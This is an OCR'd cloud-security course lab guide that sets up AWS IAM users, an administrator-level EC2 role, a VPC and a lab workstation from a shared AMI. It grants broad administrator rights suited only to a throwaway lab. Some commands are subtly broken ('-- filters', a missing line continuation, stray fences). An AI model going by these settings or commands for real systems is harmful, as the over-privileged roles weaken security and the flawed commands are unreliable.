
    • On the permissions screen, press **Create group**.

    • On the create group screen, enter **Group name:** Admin


    • On the create group screen, Select "policy name" **AdministratorAccess**.




14. Press **Create group**.
15. Press **Next: Tags**.
16. Press **Next: Review**.
17. Confirm your new user's settings by pressing **Create user**. If the new cloudsecurity user is successfully created, you will see a green checkbox and a success message.
18. Click "Services" and navigate to EC2:



19. Make sure you have the supported region (such as `us-east-1`) selected and click "Limits":



• Ensure that you have a limit of at least 5 vCPUs for "Running On-Demand All Standard (A, C, D, H, I, M, R, T, Z) instances":



OnDemand Students, starting your Lab VM


The labs for this class are 100% cloud based, so no local virtual machines! But, you will need an EC2 that has the lab materials, scripts, and any programs needed for this class. An AMI is available in the regions us-east-1, us-east-2, and us-west-2, so you will need to perform these labs in one of those regions.

1. We need to create the initial EC2 that all labs will be conducted from. This includes IAM roles, security groups, and finding and deploying the EC2 from the shared AMI.


   Log into your AWS environment and look for the `CloudShell` icon  at the top of the dashboard, and click it.

   > **30 seconds**
   >
   > It may take about 30 seconds for the console to come up, it is spinning up infrastructure at the backend.

2. CloudShell is a browser based shell that launches right in your environment and assumes your user IAM role. For you, that is admin.



Notice that under `Actions` you can change the layout of your console if you so wish. We will not spend much time in the CloudShell, so it is it up to you.



3. The CloudShell has a number of preloaded tools such as bash, PowerShell, AWS CLI, AWS console tools, and the NodeJS and Python programming languages. We will be using the AWS CLI to start up our EC2 as our student VM.

   This VM will be where you will conduct all of your labs. Run these commands in your CloudShell console.

Create the IAM Role Trust Policy

We will start with our IAM role that will be attached to the EC2. A trust policy must be attached to the Role to say what this EC2 will be allowed to do. In our case, that is everything


```
echo """>trustpolicy.json
cat <<EOT >> trustpolicy.json
{
  "Version": "2012-10-17",
  "Statement": {
    "Effect": "Allow",
    "Principal": {"Service": "ec2.amazonaws.com"},
    "Action": "sts:AssumeRole"
  }
}
EOT
cat trustpolicy.json
```

Sample Results

```
{
  "Version": "2012-10-17",
  "Statement": {
    "Effect": "Allow",
    "Principal": {"Service": "ec2.amazonaws.com"},
    "Action": "sts:AssumeRole"
  }
}
```

WARNING

You may get this pop-up. Uncheck the `Ask before pasting multiline code` and click `Paste` to get past this error



4. Our class EC2, which we will call the `Inspector Workstation`, will reside in the Default VPC on a public subnet. Get the ID's and assign to a variable.

   If your account has been provided by your company, and it does not have a default VPC and/or it does not have default Subnets, skip to the next section for instructions to create your own VPC.

Get the Default VPC ID and public subnet

```
VPC_ID=$(aws ec2 describe-vpcs \
  --filters Name=isDefault,Values=true \
  --query Vpcs[0].VpcId \
  --output text)
SUBNET_ID=$(aws ec2 describe-subnets \
  --filter Name=vpc-id,Values=$VPC_ID \
  --query 'Subnets[?MapPublicIpOnLaunch==`true`].SubnetId | [0]' \
  --output text)
echo "VPC ID is $VPC_ID"
echo "SubnetID is $SUBNET_ID"
```

Sample Results

```
[cloudshell-user@ip-10-1-166-90 ~]$ echo "VPC ID is $VPC_ID"
VPC ID is vpc-8316fafe
[cloudshell-user@ip-10-1-166-90 ~]$ echo "SubnetID is $SUBNET_ID"
SubnetID is subnet-c236d1f3
```

5. If the above commands did not work, and you need to create your own VPC, you can run these commands.

Run only if you do not have a default VPC

```
```bash

VPC_ID=$(aws ec2 create-vpc --cidr-block 10.2.0.0/16 --query Vpc.VpcId --output text)
echo $VPC_ID
SUBNET_ID=$(aws ec2 create-subnet --vpc-id $VPC_ID --cidr-block 10.2.1.0/24 --query Subnet.SubnetId --
output text)
echo $SUBNET_ID
SUB2_ID=$(aws ec2 create-subnet --vpc-id $VPC_ID --cidr-block 10.2.0.0/24 --query Subnet.SubnetId --
output text)
echo $SUB2_ID
IG_ID=$(aws ec2 create-internet-gateway --query InternetGateway.InternetGatewayId --output text)
echo $IG_ID
aws ec2 attach-internet-gateway --vpc-id $VPC_ID --internet-gateway-id $IG_ID
RT_ID=$(aws ec2 create-route-table --vpc-id $VPC_ID --query RouteTable.RouteTableId --output text)
echo $RT_ID
aws ec2 create-route --route-table-id $RT_ID --destination-cidr-block 0.0.0.0/0 --gateway-id $IG_ID
aws ec2 describe-route-tables --route-table-id $RT_ID
aws ec2 associate-route-table --subnet-id $SUBNET_ID --route-table-id $RT_ID
aws ec2 associate-route-table --subnet-id $SUB2_ID --route-table-id $RT_ID
aws ec2 modify-subnet-attribute --subnet-id $SUBNET_ID --map-public-ip-on-launch
aws ec2 modify-subnet-attribute --subnet-id $SUB2_ID --map-public-ip-on-launch
```
```

6. We will create a custom role, instance profile, and attach administrative policies to the role.

Create the role

```
ROLE_ID=$(aws iam create-role \
  --role-name inspector-role \
  --assume-role-policy-document file://trustpolicy.json \
  --query Role.RoleId \
  --output text)
echo "Role is $ROLE_ID"
```

Sample Results

```
[cloudshell-user@ip-10-1-166-90 ~]$ echo "Role is $ROLE_ID"
Role is AROARIWE6XLBTIUGJDXUX
```

7. Now that the role is created, we will create an instance profile

Instance Profile

```
aws iam create-instance-profile \
  --instance-profile-name inspector-role
```

Sample Results

```
{
    "InstanceProfile": {
        "Path": "/",
        "InstanceProfileName": "inspector-role",
        "InstanceProfileId": "AIPARIWE6XLBXYMSYQILR",
        "Arn": "arn:aws:iam::12345678901:instance-profile/inspector-role",
        "CreateDate": "2021-05-21T13:41:14+00:00",
        "Roles": []
    }
}
```

8. With the instance profile created, we will attach policies to the role. These commands do not create anything, just attach policies to roles, so there will be no responses to the commands.

Attach Policies

```
aws iam add-role-to-instance-profile \
  --instance-profile-name inspector-role \
  --role-name inspector-role
aws iam attach-role-policy \
  --role-name inspector-role \
  --policy-arn arn:aws:iam::aws:policy/PowerUserAccess
aws iam attach-role-policy \
  --role-name inspector-role \
  --policy-arn arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore
aws iam attach-role-policy \
  --role-name inspector-role \
  --policy-arn arn:aws:iam::aws:policy/AmazonSSMFullAccess
aws iam attach-role-policy \
  --role-name inspector-role \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

9. Every EC2 needs a security group. This is a generic security group with no ingress ports open.

Security Group

```
SG_ID=$( aws ec2 create-security-group \
  --group-name "Inspector-SG" \
  --description "Security group for the admin workstation" --vpc-id $VPC_ID \
  --query "GroupId" \
  --output text)
echo "Security Group is $SG_ID"
```

Sample Results

```
[cloudshell-user@ip-10-1-166-90 ~]$ echo "Security Group is $SG_ID"
Security Group is sg-04020b56f08388ec2
```

10. A number of AMI's have been built just for this class, one of which is the Inspector Workstation. We will spin up this EC2 now, and it will be our Lab VM for the rest of the week. Remember, we only support the US regions at the moment. The AMI may not be exactly the same as what is provided on this Electronic Workbook.

Getting the base AMI

```
AMI=$(aws ec2 describe-images \
  --filters "Name=owner-id,Values=247716482002" "Name=name,Values=sec541-H01*" \
  --query 'sort_by(Images, &CreationDate)[-1].ImageId' \
  --output text)
echo "AMI is $AMI"
```

Sample Results

```
[cloudshell-user@ip-10-1-166-90 ~]$ echo "AMI is $AMI"
AMI is ami-07f127ebf90cc2c6d
```

11. Just in case, let's save the variables into a script in case we need to troubleshoot. The CloudShell will store up to 1 GB of persistent storage if it's in your home directory.

Save your environment variables

```
echo "VPC_ID=$VPC_ID" >> env.sh
echo "SUBNET_ID=$SUBNET_ID" >> env.sh
echo "ROLE_ID=$ROLE_ID" >> env.sh
echo "SG_ID=$SG_ID" >> env.sh
echo "AMI=$AMI" >> env.sh
chmod +x env.sh
cat env.sh
```

Sample Results

```
VPC_ID=vpc-8316fafe
SUBNET_ID=subnet-c236d1f3
ROLE_ID=AROARIWE6XLBTIUGJDXUX
SG_ID=sg-04020b56f08388ec2
AMI=ami-07f127ebf90cc2c6d
```

Reload the variables

Now, if you ever close your session and you want to reload these variables, just run source.

```
source env.sh
```

12. Now, let's build ourselves an EC2 that will be our class VM, or the `Inspector Workstation`

Build the EC2

```
aws ec2 run-instances \
  --image-id $AMI \
  --iam-instance-profile Name=inspector-role \
  --count 1 \
  --instance-type t2.micro \
  --security-group-ids $SG_ID \
  --subnet-id $SUBNET_ID \
  --tag-specification 'ResourceType=instance,Tags=[{Key=Name,Value=Inspector-Workstation}]'
```

Sample Results


```
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-07f127ebf90cc2c6d",
            "InstanceId": "i-08b8c4d919cb23a57",
            "InstanceType": "t2.micro",
            "LaunchTime": "2021-05-21T13:50:58+00:00",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-2e",
                "GroupName": "",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-172-31-48-136.ec2.internal",
            ---------------------------
```


Select `q` to stop showing the output and to get back to the command line That should create an EC2. Wait until the EC2 has finished starting up, and we will log into it and configure it.

13. Already created your Lab VM once and want to build a new one? Here is the simple script for that.

Warning

Only run this if you need to recreate your `Inspector Workstation`

Expand if you need to recreate the inspector workstation

```
VPC_ID=$(aws ec2 describe-vpcs \
  --filters Name=isDefault,Values=true \
  --query Vpcs[0].VpcId \
  --output text)
SUBNET_ID=$(aws ec2 describe-subnets \
  --filter Name=vpc-id,Values=$VPC_ID \
  --query 'Subnets[?MapPublicIpOnLaunch==`true`].SubnetId | [0]' \
  --output text)
AMI=$(aws ec2 describe-images \
  --filters "Name=owner-id,Values=247716482002" "Name=name,Values=sec541-H01*" \
  --query 'sort_by(Images, &CreationDate)[-1].ImageId' \
  --output text)
SG_ID=$(aws ec2 describe-security-groups \
  --group-names Inspector-SG \
  -- filters Name=vpc-id,Values=$VPC_ID \
  --query SecurityGroups[0].GroupId
  --output text)
ROLE_ID=$(aws iam get-role \
  --role-name inspector-role \
  --query Role.RoleId \
  --output text)
aws ec2 run-instances \
  --image-id $AMI \
  --iam-instance-profile Name=inspector-role \
  --count 1 \
  --instance-type t2.micro \
  --security-group-ids $SG_ID \
  --subnet-id $SUBNET_ID \
  --tag-specification 'ResourceType=instance,Tags=[{Key=Name,Value=Inspector-Workstation}]'
```


14. Once your Inspector Workstation EC2 has been created, you can exit the browser tab for the AWS CloudShell, since we will not use CloudShell again during class.

OnDemand access CloudWars credentials

For students taking the course OnDemand, you will have access to the NetWars based scoring server in `My Labs`. For live classes, you will be given the credentials in the beginning of Section 5 of the class. The credentials for the NetWars Server will rotate every month.

Use the `NetWars` URL and log in with the Username and Password credentials.

Netwars



NetWars Game Server Overview

Your SEC541 course uses a NetWars game server to complete your lab exercises. You can log into the server using t

Please do not share these credentials outside of class

NetWars URL: https://sec541-od.sanscloudwars.com
NetWars Auto-Auth URL: https://sec541-od.sanscloudwars.com

Credentials for the month of: [redacted]

- Username [redacted]
- Password: [redacted]

After you have connected to the game server, your course-ware or instructor will specify when to proceed.

The `Auto-Auth` URL will prefill the username, but you will provide the password.

